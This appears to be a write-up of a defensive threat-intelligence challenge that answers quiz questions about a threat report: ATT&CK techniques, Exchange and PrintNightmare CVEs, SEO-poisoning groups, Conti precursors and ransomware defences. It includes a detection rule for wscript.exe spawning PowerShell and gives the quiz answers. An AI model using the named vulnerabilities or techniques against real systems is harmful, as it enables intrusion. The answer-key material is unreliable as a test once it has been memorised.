


Step 3: MITRE Technique ID

- The **MITRE ATT&CK** framework categorizes tactics and techniques used by attackers.

NAME	TECHNIQUE RANK (SUB-TECHNIQUE RANK)	% OF CUSTOMERS AFFECTED
T1059: Command and Scripting Interpreter • T1059.001: PowerShell • T1059.003: Windows Command Shell	**1** (1) (2)	**53.4%** (35.0%) (28.1%)

- According to the report, **T1059 (Command and Scripting Interpreter)** was one of the most exploited techniques in 2022.




Step 4: Name of Vulnerabilities

- Microsoft Exchange was targeted by several critical vulnerabilities.

Several high-profile vulnerabilities made it into the collective consciousness of the security community in 2021. ProxyLogon and ProxyShell targeted Microsoft Exchange servers and affected a massive number of systems, sometimes leading to ransomware deployment. The exploitation of vulnerabilities in Kaseya's

- The two most notable ones were:
  - **ProxyLogon** (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065)
  - **ProxyShell** (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207)



Step 5: CVE of Zero-Day Driver Vulnerability

- The report highlights a **zero-day driver vulnerability** that allowed attackers to gain **SYSTEM** privileges.

PrintNightmare (CVE-2021-34527)

On July 1, security researchers and Microsoft released details of a new vulnerability dubbed "PrintNightmare" (CVE-2021-34527). PrintNightmare permits an unprivileged user to remotely obtain elevated privileges on any system running the print spooler service, which is enabled by default. It abuses a vulnerability in how the print spooler service fails to properly authenticate users attempting to load a printer driver dynamic link library (DLL). This zero day affected all editions of Windows, allowing code execution with local SYSTEM-level privileges.

Question 4) Submit the CVE of the zero day vulnerability of a driver which led to RCE and gain SYSTEM privileges (Format: CVE-XXXX-XXXXX) *(1 points)*

CVE-2021-34527 Correct! ✔

Step 6: The Adversary Groups

- Threat actors use **Search Engine Optimization (SEO) poisoning** to trick users into downloading malware.

> Adversaries behind both Gootkit and Yellow Cockatoo abuse search engine optimization (SEO) to display malicious content at the top of a victim's search results. Because compromised websites are displayed prominently

Question 5) Mention the 2 adversary groups that leverage SEO to gain initial access (Format: Group1, Group2) *(1 points)*

Yellow Cockatoo, Gootkit Correct! ✔

- The report lists **Gootkit** and **Yellow Cockatoo** as groups leveraging this technique.

Step 7: Parent Process for Malicious .js

- Attackers often use **JavaScript malware execution** through **Windows Script Host (WSH).**

> This detection analytic will identify **wscript.exe** spawning PowerShell that uses Invoke-Expression or one of its aliases. HCrypt and Snip3 use PowerShell Invoke-Expression cmdlets to execute downloaded PowerShell content filelessly, without the downloaded scripts touching disk.
>
> process == **powershell.exe**
> &&
> parent_process== **wscript.exe**

- The parent process for such attacks is wscript.exe.

Question 6) In the detection rule, what should be mentioned as parent process if we are looking for execution of malicious js files [Hint: Not CMD] (Format: ParentProcessName.exe) *(1 points)*

wscript.exe Correct! ✔

Step 8: Ransomware Gangs using Affiliate Models

- The **Conti ransomware group** operated as a **Ransomware-as-a-Service (RaaS)** model.

MALWARE FAMILY (PRECURSOR)	RANSOMWARE GROUP
Qbot	Egregor
Qbot	Sodinokibi/REvil
Qbot	Conti
Bazar	Conti
IcedID	Conti

- They used **various precursors** to gain initial access.

Question 7) Ransomware gangs started using affiliate model to gain initial access. Name the precursors used by affiliates of Conti ransomware group (Format: Affiliate1, Affiliate2, Afilliate3) *(1 points)*


Qbot, Bazar, IceID Correct! ✔

Step 9: Coin Miners

- Cryptojacking groups exploited outdated enterprise software to deploy **coin miners.**

> The best defense against many of the coinminer compromises we observed is patch management. Many of the coinminers we saw exploited flaws in outdated applications like JBoss and WebLogic, so keeping systems updated will deter adversaries who are simply scanning for applications with known vulnerabilities. Strong authentication policies, such as multi-factor authentication (MFA) or locking authentication to just SSH keys, should mitigate techniques like SSH brute forcing.

- The report lists:
  - **JBoss** (Middleware platform)
  - **WebLogic** (Oracle application server)




Step 10: Threatened to conduct DDoS

- Some **ransomware gangs** used **DDoS extortion tactics** to force victims into paying ransoms.

> Adversaries realized they could demand payment for more than just the threat of a data leak or encryption. An adversary known as **Fancy Lazarus** (no affiliation with Fancy Bear or Lazarus Group) extorted victims by threatening to conduct a distributed denial of service (DDoS) intrusion if they didn't pay.

- The **Fancy Lazarus** ransomware group is known for this strategy.



Step 11: Security Measure

- **Remote Desktop Protocol (RDP)** is a common attack vector for ransomware groups.

> There is no one simple way to prevent ransomware. The same security approaches you take to prevent any malware also should help prevent ransomware. It's critical to regularly update software, as we often see ransomware after operators exploit a vulnerability in an internet-facing application. Additionally, internet-facing remote desktop protocol (RDP) connections without multi-factor authentication (MFA) are a common ransomware vector, making MFA for any accounts that can log in via RDP a high priority.

- The best security measure is enabling **Multi-Factor Authentication (MFA).**

Lesson Learned

This challenge highlights the evolving cybersecurity threat landscape and the importance of threat intelligence in strengthening a Security Operations Center (SOC). The Log4J supply chain attack, ransomware affiliate models, and zero-day vulnerabilities emphasize the need for proactive monitoring, timely patching, and strong access controls. Understanding adversary tactics, such as SEO poisoning and brute-force attacks, allows defenders to implement effective detection rules and response strategies. Enforcing Multi-Factor Authentication (MFA), securing Remote Desktop Protocol (RDP), and staying informed through MITRE ATT&CK techniques help mitigate risks. Ultimately, continuous learning, collaboration, and security best practices are essential to detect, prevent, and respond to emerging cyber threats effectively.